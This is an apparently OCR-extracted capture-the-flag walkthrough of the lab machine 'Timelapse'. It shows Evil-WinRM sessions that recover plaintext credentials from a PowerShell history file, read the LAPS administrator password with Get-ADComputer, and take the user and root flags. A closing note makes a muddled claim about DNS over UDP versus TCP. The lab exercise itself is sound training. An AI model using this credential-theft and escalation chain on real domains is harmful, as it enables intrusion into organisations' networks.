


```
*Evil-WinRM* PS C:\Users> net user legacyy
User name                    legacyy
Full Name                    Legacyy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/23/2021 11:17:10 AM
Password expires             Never
Password changeable          10/24/2021 11:17:10 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/20/2022 2:51:48 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Development
The command completed successfully.
```




```
*Evil-WinRM* PS C:\Users\legacyy\Documents> echo $env:APPDATA\Microsoft\Windows\Powershell\PSReadLine\
C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine\
*Evil-WinRM* PS C:\Users\legacyy\Documents> cd $env:APPDATA\Microsoft\Windows\Powershell\PSReadLine\
*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine> ls


    Directory: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2022  11:46 PM            434 ConsoleHost_history.txt


*Evil-WinRM* PS C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine> cat ConsoleHost_h
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Next, try to find out as much as possible for user legacyy, and we got the user flag: 6d2632c7414ccfdb6397d7732596a496




```
*Evil-WinRM* PS C:\Users> cd legacyy
*Evil-WinRM* PS C:\Users\legacyy> ls


    Directory: C:\Users\legacyy


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---       10/25/2021   8:25 AM                Desktop
d-r---       11/19/2022   7:42 AM                Documents
d-r---        9/15/2018  12:19 AM                Downloads
d-r---        9/15/2018  12:19 AM                Favorites
d-r---        9/15/2018  12:19 AM                Links
d-r---        9/15/2018  12:19 AM                Music
d-r---        9/15/2018  12:19 AM                Pictures
d-----        9/15/2018  12:19 AM                Saved Games
d-r---        9/15/2018  12:19 AM                Videos


*Evil-WinRM* PS C:\Users\legacyy> cd Desktop
*Evil-WinRM* PS C:\Users\legacyy\Desktop> ls


    Directory: C:\Users\legacyy\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---       11/19/2022  12:43 AM             34 user.txt


*Evil-WinRM* PS C:\Users\legacyy\Desktop> cat user.txt
6d2632c7414ccfdb6397d7732596a496
*Evil-WinRM* PS C:\Users\legacyy\Desktop> █
```

We also have previously found out the root credentials at ConsoleHost_history.txt, lets try to switch user to see if it works.




```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> exit

Info: Exiting with code 0
```



```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is u

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```


Managed to signed in as svc_deploy, lets see its privileges on the system:




```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> net user svc_deploy
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 11:12:37 AM
Password expires             Never
Password changeable          10/26/2021 11:12:37 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 11:25:53 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```

We found out that this user belonged to LAPS_Readers under global group memberships. We might be able to find out the administrator's password with LAPS. To read the LAPS password, use the following command: Get-ADComputer {computer_name} -property 'ms-mcs-admpwd'


{computer_name} is DC01 in this case.



```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-ADComputer DC01 -property 'ms-mcs-admpwd'


DistinguishedName : CN=DC01,OU=Domain Controllers,DC=timelapse,DC=htb
DNSHostName       : dc01.timelapse.htb
Enabled           : True
ms-mcs-admpwd     : ;5aUwN0qi+R/j{5[a-D4T(s3
Name              : DC01
ObjectClass       : computer
ObjectGUID        : 6e10b102-6936-41aa-bb98-bed624c9b98f
SamAccountName    : DC01$
SID               : S-1-5-21-671920749-559770252-3318990721-1000
UserPrincipalName :
```



```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.152 -u administrator -p ';5aUwN0qi+R/j{5[a-D4T(s3' -S

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is 

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd Desktop
Cannot find path 'C:\Users\Administrator\Documents\Desktop' because it does not exist.
At line:1 char:1
+ cd Desktop
+ ~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Administrator\Documents\Desktop:String) [Set-Locat
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        10/23/2021  11:27 AM                3D Objects
d-r---        10/23/2021  11:27 AM                Contacts
d-r---          3/3/2022   7:48 PM                Desktop
d-r---        10/23/2021  12:22 PM                Documents
d-r---        10/25/2021   2:06 PM                Downloads
d-r---        10/23/2021  11:27 AM                Favorites
d-r---        10/23/2021  11:28 AM                Links
d-r---        10/23/2021  11:27 AM                Music
d-r---        10/23/2021  11:27 AM                Pictures
d-r---        10/23/2021  11:27 AM                Saved Games
d-r---        10/23/2021  11:27 AM                Searches
d-r---        10/23/2021  11:27 AM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> ls
```



```
    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/23/2021  11:27 AM                Administrator
d-----        10/25/2021   8:22 AM                legacyy
d-r---        10/23/2021  11:27 AM                Public
d-----        10/25/2021  12:23 PM                svc_deploy
d-----         2/23/2022   5:45 PM                TRX


*Evil-WinRM* PS C:\Users> cd TRX
*Evil-WinRM* PS C:\Users\TRX> ls


    Directory: C:\Users\TRX


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          3/3/2022  10:45 PM                3D Objects
d-r---          3/3/2022  10:45 PM                Contacts
d-r---          3/3/2022  10:45 PM                Desktop
d-r---          3/3/2022  10:45 PM                Documents
d-r---          3/3/2022  10:45 PM                Downloads
d-r---          3/3/2022  10:45 PM                Favorites
d-r---          3/3/2022  10:45 PM                Links
d-r---          3/3/2022  10:45 PM                Music
d-r---          3/3/2022  10:45 PM                Pictures
d-r---          3/3/2022  10:45 PM                Saved Games
d-r---          3/3/2022  10:45 PM                Searches
d-r---          3/3/2022  10:45 PM                Videos


*Evil-WinRM* PS C:\Users\TRX> cd Desktop
*Evil-WinRM* PS C:\Users\TRX\Desktop> ls


    Directory: C:\Users\TRX\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/19/2022  12:43 AM             34 root.txt


*Evil-WinRM* PS C:\Users\TRX\Desktop> cat root.txt
01469ddb789a4e6fb4f604de1d495e0e
*Evil-WinRM* PS C:\Users\TRX\Desktop> █
```

Found the root flag for TRX, the admin domain controller.

===

Take Away Concepts:

Domain on Port 53 is better and safer running on UDP than TCP because DNS request are very simple, UDP is more than enough. TCP is complicated and also requires more information which can be disasterous if bad actors happened to get hold of the information during attack.
After Nmap scan, another scan for UDP is verify that port 53 is also using UDP.

Extracting certificate and private key with reference from this article: https://tecadmin.net/extract-private-key-and-certificate-files-from-pfx-file/

SSL into target with private key and certificate.